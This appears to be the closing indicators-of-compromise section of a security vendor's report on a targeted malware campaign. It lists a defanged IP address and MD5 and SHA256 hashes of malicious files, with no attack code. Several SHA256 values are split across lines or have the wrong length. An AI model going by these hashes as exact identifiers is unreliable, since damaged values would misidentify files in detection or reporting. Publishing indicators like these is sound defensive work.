46.246.87[.]74

7.3. Hashes

MD5

87a67371770fda4c2650564cbb00934d
4f3b1a2088e473c7d2373849deb4536f
c078743eac33df15af2d9a4f24159500
3ff60c100b67697163291690e0c2c2b7
a3de096598e3c9c8f3ab194edc4caa76
7d3426d8eb70e4486e803afb3eeac14f
3f67231f30fa742138e713085e1279a6
552796e71f7ff304f91b39f5da46499b
6fba58b9f9496cc52e78379de9f7f24e
eb521caebcf03df561443194c37911a5
b68fcf8feb35a00362758fc0f92f7c2e
d87c872869023911494305ef4acbd966
66f144be4d4ef9c83bea528a4cd3baf3

B7390bc8c8a9a71a69ce4cc0c928153b
F43188accfb6923d62fe265d6d9c0940
056d83c1c1b5f905d18b3c5d58ff5342
0ee4757ab9040a95e035a667457e4bc6
7bef124131ffc2ef3db349b980e52847
70d03e34cadb0f1e1bc6f4bf8486e4e8
67f48fd24bae3e63b29edccc524f4096
7b536c348a21c309605fa2cd2860a41d
cf9d89061917e9f48481db80e674f0e9
6d6f34f7cfcb64e44d67638a2f33d619
86a89693a273d6962825cf1846c3b6ce
5472d0554a0188c0ecebd065eddb9485

SHA256

0b6fe466a3ba36895208e754b155a193780c79ba8b5c1c9f02c4f7e479116
e5f
0c4aa50c95c990d5c5c55345626155b87625986881a2c066ce032af6871c
426a
0d235478ae9cc87b7b907181ccd151b618d74955716ba2dbc40a74dc1cdfc
4aa
1f2b128d26a58a572ea1faee2c4d9dc759eb8add16d9ad0547b3f0305fea21
2a
205f32cc717c2d82baeff9ff5aa9fc31967b6ae5cde22fafe14aec9c9ec62acc
284af7a2fafdbff3bbc28b9075f469d2352758b62d182b0e056d29ee74688
126
344dc6ece5a6dacce9050a65305d4b34865756051a6f414477b6fa381e1c1
b63
42e4298f5162aba825309673187e27121e3f918238e81f3a6e021c03f34551
54
44a8d0561a9cc6e24d6935ff4c35b7b7db50c4001eb01c48ea1cfd13253bc
694
57a12f20c6bbd69b93e76d6d5a31d720046b498aa880b95b85a4f3fda28a
ac4f
72b039550d31afaeee11dedf7d80333aeda5c504272d426ae0d91bc0cd82
c5b0
72d2ad8f38e60c23c96698149507fc627664a5706a4431b96014fbf25495b
529
788f7fd06030f87d411c61efbc52a3efca03359570353da209b2ce4ccf5b4b
70
7fcac2f18a8844e4af9f923891cfb6f637a99195a457b6cdb916926d709c6a
04
84adba3c81ad1c2a8285c31d1171f6f671492d9f3ed5ee2c7af326a9a8dc52
78
852ccc491204f227c3da58a00f53846296454d124b23021bdb168798c8ee
e2fb
86bd78b4c8c94c046d927fb29ae0b944bf2a8513a378b51b3977b77e59a5

2806
9347a47d63b29c96a4f39b201537d844e249ac50ded388d66f47adc4e08
80c7e
b597d7b5b9c2f1962257f912e911961ad0da4c28fc6a90a0b7db4e242aa00
7d8
bfb88878a22c23138a67cc25872e82d77e54036b846067ddc43e988c503
79915
c23f715c8588c8d8725352ed515749389d898996107132b2d25749a4efc8
2a90
c47bc2c15f08655d158bb8c9d5254c804c9b6faded526be6879fa94ea4a6
4f72
db53b35c80e8ec3f8782c4d34c83389e8e9b837a6b3cc700c1b566e4e44
50ec2
dd9debe517717552d7422b08a477faa01badbcc4074830c080a1a1c763e1a
544
b800d29d6e1f2f85c5bc036e927c1dae745a3c646389599b0754592d76b5
564b

APT ARABIC MALWARE MACROS MOBILE MALWARE
TARGETED ATTACKS VULNERABILITIES AND EXPLOITS

Share post on:

Related Posts

Analyzing an exploit for CVE-2017-11826

Bad Rabbit ransomware

BlackOasis APT and new targeted attacks leveraging zero-day exploit